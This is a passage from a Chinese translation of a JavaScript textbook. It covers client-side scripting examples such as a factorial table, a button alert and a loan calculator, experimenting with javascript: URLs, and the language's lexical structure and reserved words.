在经历了一段长时期的稳定后，JavaScript 现在有了些改变的迹象。Mozilla Foundation 的 Firefox 1.5 Web 浏览器包含一个针对 JavaScript 1.6 版的新的解释器。这个版本包含新的（非标准的）数组操作方法，我们将在 7.7.10 节介绍这些方法，它还支持 E4X，下面将介绍 E4X。

除了标准化 JavaScript 的核心语言的 ECMA-262 规范，ECMA 还发布了另一个和 JavaScript 相关的标准。ECMA-357 标准化了一个叫做 E4X（或针对 XML 的 ECMAScript）的扩展。这个扩展为语言添加了 XML 数据类型，以及操作 XML 数据的操作符和语句。在编写本书时，E4X 只在 JavaScript 1.6 和 Firefox 1.5 中实现了。本书并不会正式介绍 E4X，但第 21 章包含了对它的一个教程形式的扩展介绍。

ECMA-262 规范第 4 版提案，也就是 JavaScript 2.0 的标准化规范，提出来已经有几年了。这些提案要对 JavaScript 进行一次彻底的修改，包括强类型和真正基于类的继承。到目前为止，以 JavaScript 2.0 标准化为目标的提案还没有多大的进展。尽管如此，基于提案草案的实现包括 Microsoft 的 JScript.NET 语言，以及 Adobe（以前是 Macromedia）Flash player 中用到的 ActionScript 2.0 和 ActionScript 3.0 语言。在编写本书时，已经有迹象表明 JavaScript 2.0 的工作在继续，而 JavaScript 1.6 的发布可以看作是朝着这个方向迈出的第一步。当然，人们期望 JavaScript 的任何新版本都能够针对本书提到的版本向后兼容。即便 JavaScript 2.0 实现了标准化，它在 Web 浏览器中广泛部署还需要数年时间。

1.3 客户端 JavaScript

当把一个 JavaScript 解释器嵌入 Web 浏览器时，就形成了客户端 JavaScript。这是迄今为止最普通的 JavaScript 变体。当人们提到 JavaScript 时，通常所指的是客户端 JavaScript。本书介绍了客户端 JavaScript 及它所组合构成的核心 JavaScript 语言。

注 1：标准是 ECMA-262 v3（可以通过 <http://www.ecma-international.org/publications/files/ecma-st/ECMA-262.pdf> 访问到）。

客户端 JavaScript 将 JavaScript 解释器的脚本化能力与 Web 浏览器定义的文档对象模型 (Document Object Model, DOM) 结合在一起。文档可能包含 JavaScript 脚本, 这些脚本可以使用 DOM 来修改文档或者控制显示该文档的 Web 浏览器。换言之, 我们可以说客户端的 JavaScript 为 Web 内容添加了行为, 使它们不再是静态的。客户端的 JavaScript 技术是诸如 DHTML (参见第 16 章) 这样的 Web 开发技术以及 Ajax (参见第 20 章) 这样的架构的核心。第 13 章包含了对客户端 JavaScript 的众多功能的概览。

与 ECMA-262 规范定义了 JavaScript 语言核心的标准版本一样, W3C (World Wide Web Consortium, 万维网联盟) 也发布了一个 DOM 规范, 用来将浏览器必须在它的 DOM 中支持的功能进行标准化 (读者将在第 15、16 和 17 章中了解到有关该标准的更多内容)。W3C DOM 标准的核心部分已经在所有主流 Web 浏览器中得到支持。一个值得注意的例外是 Microsoft Internet Explorer, 它不支持 W3C 标准的事件处理。

客户端的 JavaScript 实例

当一个 Web 浏览器嵌入了 JavaScript 解释器时, 它就允许可执行的内容以 JavaScript 脚本的形式分布到 Internet 中。例 1-1 展示了嵌入到 HTML 文件中的一个简单的 JavaScript 程序, 或者说脚本。

例 1-1: 一个简单的 JavaScript 程序

```
<html>
<head><title>Factorials</title></head>
<body>
<h2>Table of Factorials</h2>
<script>
var fact = 1;
for(i = 1; i < 10; i++) {
    fact = fact*i;
    document.write(i + "! = " + fact + "<br>");
}
</script>
</body>
</html>
```

把这个脚本装载进一个启用 JavaScript 的浏览器中后, 就会产生如图 1-1 所示的输出。

在这个例子中可以看到, 标记 `<script>` 和 `</script>` 用来在 HTML 文件中嵌入 JavaScript 代码。我们将在第 13 章中了解到更多有关 `<script>` 标记的内容。例 1-1 所要说明的 JavaScript 的主要功能是方法 (注 2) `document.write()` 的使用。当 HTML 文档载入到浏览器的时候, 这一方法用来动态地把 HTML 文本输出到一个 HTML 文档。

注 2: “方法”是针对函数或过程的 OO 术语, 读者将会在整本书中都见到它。




图 1-1：用 JavaScript 生成的一个网页

JavaScript 不仅能够控制 HTML 文档的内容，而且能够控制这些文档的行为。也就是说，当你在输入字段中输入了一个值或者点击了文档中的一幅图像时，JavaScript 程序就会以某种方式对此做出响应。JavaScript 是通过为文档定义事件句柄（event handler）来实现这一点的，而这样的文档就是当用户点击按钮这样的特定事件发生时所要执行的 JavaScript 代码段。例 1-2 展示了一个非常简单的 HTML 片段，其中含有一个响应按钮点击事件的事件句柄。

例 1-2：一个定义了 JavaScript 事件句柄的 HTML 按钮

```
<button onclick="alert('You clicked the button');">
Click here
</button>
```

图 1-2 说明了点击按钮之后的结果。

例 1-2 中使用的 onclick 属性包含了一串 JavaScript 代码，当用户点击该按钮的时候，就会执行这段代码。在这个例子中，onclick 事件句柄调用 alert() 函数。在图 1-2 中可以看到，alert() 函数会弹出一个对话框以显示指定的消息。

例 1-1 和例 1-2 只不过使用了客户端 JavaScript 最简单的功能。JavaScript 在客户端真正的强大之处在于脚本能够访问 HTML 文档的内容。例 1-3 包含了一个完整的、重要的 JavaScript 程序的清单。该程序计算的是每个月的住房抵押和其他借贷的支出，其依据是借贷的数量、利息率和偿付周期。该程序从 HTML 表单字段中读取用户输入，根据输入执行计算，然后修改文档以显示计算的结果。




图 1-2: JavaScript 对一个事件的响应

图 1-3 给出了这个表单在浏览器中显示时的样子。可以看到，它包含一个 HTML 表单和一些其他的文本。不过图 1-3 截取的只是程序的静态画面。程序中的 JavaScript 代码使它具有了动态效果，即当用户改变了借贷的数量、利息率或偿付周期时，JavaScript 代码就会重新计算月支付额、支付总额和借贷期内支付的总利息。

A screenshot of a Mozilla Firefox browser window titled 'JavaScript Loan Calculator - Mozilla Firefox'. The menu bar includes 'File', 'Edit', 'View', 'Go', 'Bookmarks', 'Tools', and 'Help'. The address bar is empty. The main content area contains a form titled 'Enter Loan Information:'. It has three input fields: '1) Amount of the loan (any currency):' with value '200000', '2) Annual percentage rate of interest:' with value '6.5', and '3) Repayment period in years:' with value '30'. Below these is a 'Compute' button. Underneath is a section titled 'Payment Information:' with three lines of output: '4) Your monthly payment: \$1264.14', '5) Your total payment: \$455088.98', and '6) Your total interest payments: \$255088.98'. The status bar at the bottom says 'Done'.

图 1-3: 用 JavaScript 编写的借贷支付金额计算器

例 1-3 的前半部分是一个简单的 CSS 样式表和一个 HTML 表单，以一张 HTML 表的形式很好地组织了起来。注意，有几个表单元素定义了 `onchange` 或 `onclick` 事件句柄。当用户改变了输入或者点击了表单中显示的 **Compute** 按钮时，Web 浏览器就会分别触发那些事件句柄。在这两种情况下，事件句柄属性的值是一个 JavaScript 代码串，即

`calculate()`。当事件句柄被触发时，它就会执行这些代码，也就是调用函数 `calculate()`。

函数 `calculate()` 是在本例的第二部分中定义的，它位于标记 `<script>` 之内。该函数先从表单中读取用户输入的信息，然后计算借贷支付金额，最后将这些计算的结果插入到文档的 `` 标记中，这些 `` 标记的 `id` 属性具有指定的名字。

例 1-3 虽然不短，但却不难理解，它值得花时间仔细研究一番。目前读者不应该期望自己能够完全理解所有这些 JavaScript 代码，但 HTML、CSS 和 JavaScript 都给出了注释，研究这个例子会使读者对客户端 JavaScript 有所体验（注 3）。

例 1-3：用 JavaScript 计算借贷支付

```
<html>
<head>
<title>JavaScript Loan Calculator</title>
<style>
/* This is a CSS style sheet: it adds style to the program output */
.result { font-weight: bold; } /* For elements with class="result" */
#payment { text-decoration: underline; } /* For element with id="payment" */
</style>
</head>
<body>
<!--
  This is an HTML form that allows the user to enter data and allows
  JavaScript to display the results it computes back to the user. The
  form elements are embedded in a table to improve their appearance.
  The form itself is given the name "loandata", and the fields within
  the form are given names such as "interest" and "years". These
  field names are used in the JavaScript code that follows the form.
  Note that some of the form elements define "onchange" or "onclick"
  event handlers. These specify strings of JavaScript code to be
  executed when the user enters data or clicks on a button.
-->
<form name="loandata">
  <table>
    <tr><td><b>Enter Loan Information:</b></td></tr>
    <tr>
      <td>1) Amount of the loan (any currency):</td>
      <td><input type="text" name="principal" onchange="calculate();"></td>
    </tr>
    <tr>
      <td>2) Annual percentage rate of interest:</td>
      <td><input type="text" name="interest" onchange="calculate();"></td>
```

注 3：如果直觉告诉读者把 HTML 标记、CSS 样式和 JavaScript 代码混合在一起不是个好主意，那么，这个观点并不孤立。JavaScript 编程和 Web 设计领域的趋势是把内容、表现和行为放在各自分开的文件中。13.1.5 节说明了如何做到这一点。

```

    </tr>
    <tr>
        <td>3) Repayment period in years:</td>
        <td><input type="text" name="years" onchange="calculate();"></td>
    </tr>
    <tr><td></td>
        <td><input type="button" value="Compute" onclick="calculate();"></td>
    </tr>
    <tr><td><b>Payment Information:</b></td></tr>
    <tr>
        <td>4) Your monthly payment:</td>
        <td>${<span class="result" id="payment"></span></td>
    </tr>
    <tr>
        <td>5) Your total payment:</td>
        <td>${<span class="result" id="total"></span></td>
    </tr>
    <tr>
        <td>6) Your total interest payments:</td>
        <td>${<span class="result" id="totalinterest"></span></td>
    </tr>
</table>
</form>

<script language="JavaScript">
/*
 * This is the JavaScript function that makes the example work. Note that
 * this script defines the calculate() function called by the event
 * handlers in the form. The function reads values from the form
 * <input> fields using the names defined in the previous HTML code. It outputs
 * its results into the named <span> elements.
 */
function calculate() {
    // Get the user's input from the form. Assume it is all valid.
    // Convert interest from a percentage to a decimal, and convert from
    // an annual rate to a monthly rate. Convert payment period in years
    // to the number of monthly payments.
    var principal = document.loandata.principal.value;
    var interest = document.loandata.interest.value / 100 / 12;
    var payments = document.loandata.years.value * 12;

    // Now compute the monthly payment figure, using esoteric math.
    var x = Math.pow(1 + interest, payments);
    var monthly = (principal*x*interest)/(x-1);

    // Get named <span> elements from the form.
    var payment = document.getElementById("payment");
    var total = document.getElementById("total");
    var totalinterest = document.getElementById("totalinterest");

    // Check that the result is a finite number. If so, display the
    // results by setting the HTML content of each <span> element.
    if (isFinite(monthly)) {
        payment.innerHTML = monthly.toFixed(2);
    }
}

```

```
        total.innerHTML = (monthly * payments).toFixed(2);
        totalinterest.innerHTML = ((monthly*payments)-principal).toFixed(2);
    }
    // Otherwise, the user's input was probably invalid, so display nothing.
    else {
        payment.innerHTML = "";
        total.innerHTML = ""
        totalinterest.innerHTML = "";
    }
}
</script>
</body>
</html>
```

1.4 其他环境中的 JavaScript

JavaScript是一种通用目的的编程语言，并且它的用途不局限于Web浏览器。JavaScript设计用来嵌入其他任何的应用之中，并为应用提供脚本化能力。实际上，从最早的时期开始，Netscape的Web服务器就包含一个JavaScript解释器，以便能够在JavaScript中编写服务器端脚本。类似的，Microsoft在其IIS Web服务器中以及Windows Scripting Host产品中使用JScript解释器，并将其应用到Internet Explorer中。Adobe使用一种源自JavaScript的语言来脚本化它自己的Flash Player。Sun为其Java 6.0绑定了一个JavaScript解释器，以便能够容易地把脚本化能力添加到任何的Java应用程序中（第12章将介绍如何做到这一点）。

Netscape和Microsoft都让那些想在自己的程序中嵌入JavaScript解释器的人们能够得到JavaScript解释器。Netscape的解释器以开源的方式发布，现在可通过Mozilla组织获取（参见<http://www.mozilla.org/js/>）。Mozilla实际上提供了两个不同版本的JavaScript 1.5解释器。其中一个是用C编写的，叫做SpiderMonkey。另一个是用Java编写的，叫做Rhino，本书会特别介绍它。

如果你为包含一个嵌入的JavaScript解释器的应用编写脚本，会发现本书的前半部分，也就是介绍了核心语言的部分很有用。基于特定的Web浏览器的章节可能不太适用于你的脚本。

1.5 JavaScript 探秘

要真正学会一种新的程序设计语言，就要用它来编写程序。在阅读本书时，建议读者一边学习JavaScript的功能，一边对它们做一些尝试。有许多方法可以使尝试JavaScript变得简单易行。

研究JavaScript最简单的方法就是编写简单的脚本。客户端JavaScript的好处之一是，要编写JavaScript脚本，任何人只要有一个Web浏览器和一个简单的文本编辑器就构成了一个完整的开发环境，不必购买或下载专用的软件。

例如，可以修改例1-1来显示斐波那契数列而不是阶乘：

```
<script>
document.write("<h2>Table of Fibonacci Numbers</h2>");
for (i=0, j=1, k=0, fib =0; i<50; i++, fib=j+k, j=k, k=fib){
    document.write("Fibonacci (" + i + ") = " + fib);
    document.write("<br>");
}
</script>
```

也许这段代码有些令人费解（如果你仍然不能理解，不必担心），不过其中关键的一点是，当你想试验像它一样短小的程序时，所要做的只是把代码输进去，然后在浏览器中用一个本地的 `file:URL` 试运行这些代码即可。注意这段代码使用了 `document.write()` 方法来显示HTML文件的输出，以便能够看到它的计算结果。这是试验JavaScript的一种重要方法。另一种方法是使用 `alert()` 方法在对话框中显示纯文本的输出：

```
alert("Fibonacci (" + i + ") = " + fib);
```

还要注意的，像这种简单的JavaScript试验，通常可以省略HTML文件中的 `<html>`、`<head>` 和 `<body>` 标记。

对于更简单的JavaScript试验，有时可以使用 `javascript:URL` 伪协议来计算JavaScript表达式并返回计算的结果。一个JavaScript URL是由 `javascript:` 协议说明符加上任意的JavaScript代码（语句之间用分号隔开）构成的。当浏览器装载了这样的URL时，它将执行其中的JavaScript代码。这样的URL中的最后一个表达式的值将被转换成字符串，该字符串会被作为新文档显示在Web浏览器中。例如，读者可以在浏览器的 **Location** 字段中输入如下的JavaScript URL以检测对某些JavaScript运算符和语句的理解：

```
javascript:5%2
javascript:x = 3; (x < 5)? "x is less": "x is greater"
javascript:d = new Date(); typeof d;
javascript:for(i=0,j=1,k=0,fib=1; i<5; i++,fib=j+k,k=j,j=fib) alert(fib);
javascript:s=""; for(i in navigator) s+=i+": "+navigator[i]+"\\n"; alert(s);
```

在Firefox Web浏览器中，也可以在JavaScript控制台中输入单独一行来试验，可通过 **Tool** 菜单访问到JavaScript控制台，只要输入想要计算的表达式或希望执行的语句就可以了。当使用控制台而不是本地工具栏的时候，可忽略掉 `javascript:` 前缀。

在研究JavaScript时，可能会编写出运行结果与期望不相符的代码，需要对它进行调试。调试JavaScript的基本方法和调试其他多种语言的方法一样，即在代码中插入语句，输出有关变量的值，以便能够断定到底是出了什么问题。我们已经知道，使用`document.write()`方法或`alert()`方法可以实现这一点（例15-9提供了记录调试消息的一种更高级的工具）。

`for/in`循环（第6章将详细介绍）对调试也非常有用。例如，可以和`alert()`方法一起使用它，编写出一个函数来显示对象所有属性的名字和值的列表。这种函数在研究JavaScript语言和调试代码时都非常有用。

如果JavaScript代码的错误顽固而严重，可以使用实用的JavaScript调试器，在IE中，可以使用Microsoft Script Debugger，在Firefox中，可以使用一个叫做Venkman的调试器扩展。这些工具都不在本书的讨论范围，但是读者可以通过互联网搜索很容易地找到它们。其他有用的工具还有`jslint`，它不是一个严格的调试器，但可以帮助查找JavaScript代码中的常见问题（参见<http://jslint.com>）。

核心 JavaScript

本书的这部分，第2章到第12章，是核心 JavaScript 语言的说明，作为该语言的主要参考资料。为了学习该语言，通读一遍此部分，然后在需要的时候对 JavaScript 的难点部分重新返回此部分阅读以加强记忆：

第2章，词法结构

第3章，数据类型和值

第4章，变量

第5章，表达式和运算符

第6章，语句

第7章，对象和数组

第8章，函数

第9章，类、构造函数和原型

第10章，模块和名字空间

第11章，使用正则表达式的模式匹配

第12章，脚本化 Java

词法结构

程序设计语言的词法结构是一套基本规则，用来详细说明如何用这种语言来编写程序。它是一种语言的最低层次的语法，指定了变量名是什么样的，注释应该使用什么字符以及语句之间如何分隔等规则。本章用很短的篇幅介绍 JavaScript 的词法结构。

2.1 字符集

JavaScript 程序是用 Unicode 字符集编写的。与 7 位的 ASCII 编码（只适用于英语）和 8 位的 ISO Latin-1 编码（只适用于英语和西欧语言）不同，16 位的 Unicode 编码可以表示地球上通用的每一种书面语言。这是国际化的一个重要特征，对那些不讲英语的程序设计者尤为重要。

美国以及其他讲英语的国家的程序设计者通常都用仅支持 ASCII 码和 Latin-1 编码的文本编辑器编写程序，因此他们难以访问完整的 Unicode 字符集。但是这并不成问题，因为 ASCII 编码和 Latin-1 编码都是 Unicode 编码的子集，所以用这两种编码集合编写的 JavaScript 程序都是绝对有效的。JavaScript 程序中的每个字符都是用两个字节表示的，习惯于认为字符都是用 8 位表示的程序设计者可能会对此感到困惑，不过这个事实对程序设计者来说是透明的，所以可以忽略它。

虽然 ECMAScript v3 标准允许 Unicode 字符出现在 JavaScript 程序中的任何地方，但是该标准的第 1 版和第 2 版都只允许 Unicode 字符出现在注释或用引号括起的字符串直接量中，所有的元素只能用 ASCII 字符集。ECMAScript 标准化之前的 JavaScript 版本通常根本不支持 Unicode 编码。

2.2 大小写敏感

JavaScript 是一种区分大小写的语言。这就是说，在输入语言的关键字、变量、函数名以及所有的标识符时，都必须采取一致的字符大小写形式。例如，关键字“while”就必须被输入为“while”，而不能输入为“While”或者“WHILE”。同样，“online”、“Online”、“OnLine”和“ONLINE”是4个不同的变量名。

但是要注意，HTML 并不区分大小写（尽管 XHTML 是区分大小写的）。由于它和客户端 JavaScript 紧密相关，所以这一点是很容易混淆的。许多 JavaScript 对象和属性都与它们所代表的 HTML 标记和属性同名。在 HTML 中这些标记和属性名可以以任意的大小写方式输入，但是在 JavaScript 中它们通常都是小写的。例如，在 HTML 中，事件句柄的 onclick 属性有时声明为 onClick，但是在 JavaScript 代码中（或在 XHTML 文档中）就只能使用 onclick。

2.3 空白符和换行符

JavaScript 会忽略程序中记号之间的空格、制表符和换行符。因为可以在程序中随意使用空格、制表符和换行符，所以读者就可以采用整齐、一致的方式自由安排程序的格局，在其中使用缩进，从而使代码容易阅读和理解。但是要注意，对换行符的放置有一点小小的限制，这将在下一节中介绍。

2.4 可选的分号

JavaScript 中的简单语句后通常都有分号 (;)，就像 C、C++ 和 Java 中的语句一样。这主要是为了分隔语句。但是在 JavaScript 中，如果语句分别放置在不同的行中，就可以省去分号。例如，下面的代码就可以不用分号：

```
a = 3;  
b = 4;
```

但是如果代码的格式如下，那么第一个分号就是必需的：

```
a = 3; b = 4;
```

省略分号并不是一个好的编程习惯，应该习惯于使用分号。

尽管理论上说来 JavaScript 允许在任意两个记号之间放置换行符，但是实际上 JavaScript 会自动插入分号，使这一规则产生了异常。如果你以上述方式打断了一行，以至于使换行符之前的一行成了一个完整的语句，那么 JavaScript 就会认为漏掉了分号，并插入一

个分号，这就改变了你的初衷。通常在使用 `return` 语句、`break` 语句和 `continue` 语句（将在第 6 章中介绍）时应该注意这一点。例如，考虑如下的语句：

```
return
true;
```

JavaScript 会假定你的意图是：

```
return;
true;
```

但是，实际上你的意图可能是：

```
return true;
```

这点需要特别注意，因为这种代码并不会引起语法错误，但是却会因为产生一种不明确的状态而导致错误。如果编写的代码如下就会发生同样的问题：

```
break
outerloop;
```

JavaScript 会在关键字 `break` 之后插入一个分号，当它要解释下一行代码时，就会引起语法错误。出于同样的原因，后缀运算符 `++` 和 `--`（参见第 5 章）也要和它们所作用的表达式处于同一行中。

2.5 注释

和 Java 一样，JavaScript 也支持 C++ 型的注释和 C 型注释。JavaScript 会把处于 “//” 和一行结尾之间的任何文本都当作注释忽略掉。此外 “/*” 和 “*/” 之间的文本也会被当作注释，这些 C 型的注释可以跨越多行，但是其中不能有嵌套的注释。下面代码都是合法的 JavaScript 注释：

```
// This is a single-line comment.
/* This is also a comment */ // and here is another comment.
/*
 * This is yet another comment.
 * It has multiple lines.
 */
```

2.6 直接量

所谓直接量（literal），就是程序中直接显示出来的数据值。下面列出的都是直接量：

```
12           // The number twelve
1.2          // The number one point two
```

```
"hello world"    // A string of text
'Hi'             // Another string
true             // A Boolean value
false            // The other Boolean value
/javascript/gi    // A "regular expression" literal (for pattern matching)
null             // Absence of an object
```

在 ECMAScript v3 中，像数组直接量和对象直接量这样的表达式也是支持的。例如：

```
{ x:1, y:2 }      // An object initializer
[1,2,3,4,5]       // An array initializer
```

直接量对任何一种程序设计语言来说都是一个重要的部分，因为要编写不含直接量的程序几乎是不可能的。第3章将具体介绍 JavaScript 语言中的各种直接量。

2.7 标识符

所谓标识符 (identifier)，就是一个名字。在 JavaScript 中，标识符用来命名变量和函数，或者用作 JavaScript 代码中某些循环的标签。JavaScript 中合法的标识符的命名规则和 Java 以及其他许多语言的命名规则相同，第一个字符必须是字母、下划线 (_) 或美元符号 (\$) (注1)。接下来的字符可以是字母、数字、下划线或美元符号 (数字不允许作为首字符出现，这样 JavaScript 可以轻易地区别开标识符和数字了)。下面是合法的标识符：

```
i
my_variable_name
v13
_dummy
$str
```

在 ECMAScript v3 中，标识符中的字母和数字来自完整的 Unicode 字符集。在这个标准之前的版本中，JavaScript 标识符中字符仅限于使用 ASCII 字符集。此外，ECMAScript v3 还允许标识符中有 Unicode 转义序列。所谓 Unicode 转义序列，是字符 \u 后接 4 个十六进制的数字，用来指定一个 16 位的字符编码。例如，标识符 π 还能写作 \u03c0。尽管这种语法比较笨拙，但是它却可以将含有 Unicode 字符的 JavaScript 程序转换成一个表单，这样即使是不支持 Unicode 完整字符集的文本编辑器和其他工具也能执行该表单了。

最后要说的是，标识符不能和 JavaScript 中用于其他用途的关键字同名。下面一节列出了 JavaScript 中保留的特殊关键字。

注1： 注意，在 JavaScript 1.1 以前，美元符号还不是合法的标识符。它们只会由代码生成工具专门使用，因此，在编写代码的时候，应该尽量避免使用美元符号。

2.8 保留字

下面列出了许多 JavaScript 的保留字，它们在 JavaScript 程序中不能被用作标识符（变量名、函数名以及循环标记）。表 2-1 列出了 ECMAScript v3 标准化的关键字。这些关键字对 JavaScript 来说具有特殊的意义，它们是这种语言中语法自身的一部分。

表 2-1：保留的 JavaScript 关键字

break	do	if	switch	typeof
case	else	in	this	var
catch	false	instanceof	throw	void
continue	finally	new	true	while
default	for	null	try	with
delete	function	return		

表 2-2 列出了其他的保留关键字。虽然现在 JavaScript 已经不使用这些保留字了，但是 ECMAScript v3 保留了它们，以备扩展语言。

表 2-2：ECMA 扩展保留的关键字

abstract	double	goto	native	static
boolean	enum	implements	package	super
byte	export	import	private	synchronized
char	extends	int	protected	throws
class	final	interface	public	transient
const	float	long	short	volatile
debugger				

除了上面列出的正式保留字外，当前 ECMAScript v4 标准的草案正在考虑关键字 `as`、`is`、`namespace` 和 `use` 的用法。虽然目前的 JavaScript 解释器不会阻止将这四个关键字用作标识符，但是应该避免使用它们。

此外，还应该避免把 JavaScript 预定义的全局变量名或全局函数名用作标识符。如果用这些名字创建变量或函数，就会得到一个错误（如果该属性是只读的）或重定义了已经存在的变量或函数。不应该这样做，除非绝对明确自己正在做什么。表 2-3 列出了 ECMAScript v3 标准定义的全局变量和全局函数。不同的 JavaScript 版本可能会定义其

他的全局属性，每个特定的 JavaScript 嵌入（客户端、服务器端等）会有自己的全局属性扩展列表（注 2）。

表 2-3：要避免使用的其他标识符

arguments	encodeURIComponent	Infinity	Object	String
Array	Error	isFinite	parseFloat	SyntaxError
Boolean	escape	isNaN	parseInt	TypeError
Date	eval	Math	RangeError	undefined
decodeURI	EvalError	NaN	ReferenceError	unescape
decodeURIComponent	Function	Number	RegExp	URIError

注 2： 参见本书第四部分的 Window 对象相关内容，读者会看到一个客户端 JavaScript 所定义的其他的全局变量和函数的列表。

数据类型和值

计算机程序是通过操作值 (value) (如数字 3.14 或文本 “Hello World”) 来运行的。在一种程序设计语言中, 能够表示并操作的值的类型称为数据类型 (datatype), 而程序设计语言最基本的特征之一就是它支持的数据类型的集合。JavaScript 允许使用 3 种基本数据类型——数字、文本字符串和布尔值。此外, 它还支持两种小数据类型 null (空) 和 undefined (未定义), 它们各自只定义了一个值。

除了这些基本的数据类型外, JavaScript 还支持复合数据类型——对象 (object)。一个对象 (是数据类型对象的成员之一) 表示的是值 (既可以是基本值, 如数字和字符串, 也可以是复合值, 如其他对象) 的集合。JavaScript 中的对象有两种, 一种对象表示的是已命名的值的无序集合, 另一种表示的是有编号的值的有序集合, 后者被称为数组 (array)。虽然从根本上来说, JavaScript 中的对象和数组是同一种数据类型, 但是它们的行为却极为不同, 所以本书通常将它们看作两种不同的类型。

JavaScript 还定义了另一种特殊的对象——函数 (function)。函数是具有可执行代码的对象, 可以通过调用函数执行某些操作。和数组一样, 函数的行为与其他类型的对象不同, JavaScript 为函数定义了专用的语法。因此, 我们将函数看作独立于对象和数组的数据类型。

除了函数和数组外, JavaScript 语言的核心还定义了一些专用的对象。这些对象表示的不是新的数据类型, 而是对象的新的类 (class)。Date 类定义的是表示日期的对象, RegExp 类定义的是表示正则表达式的对象 (一种强大的模式匹配工具, 我们将在第 11 章中介绍), Error 类定义的是表示 JavaScript 程序中发生的语法错误和运行时错误的对象。

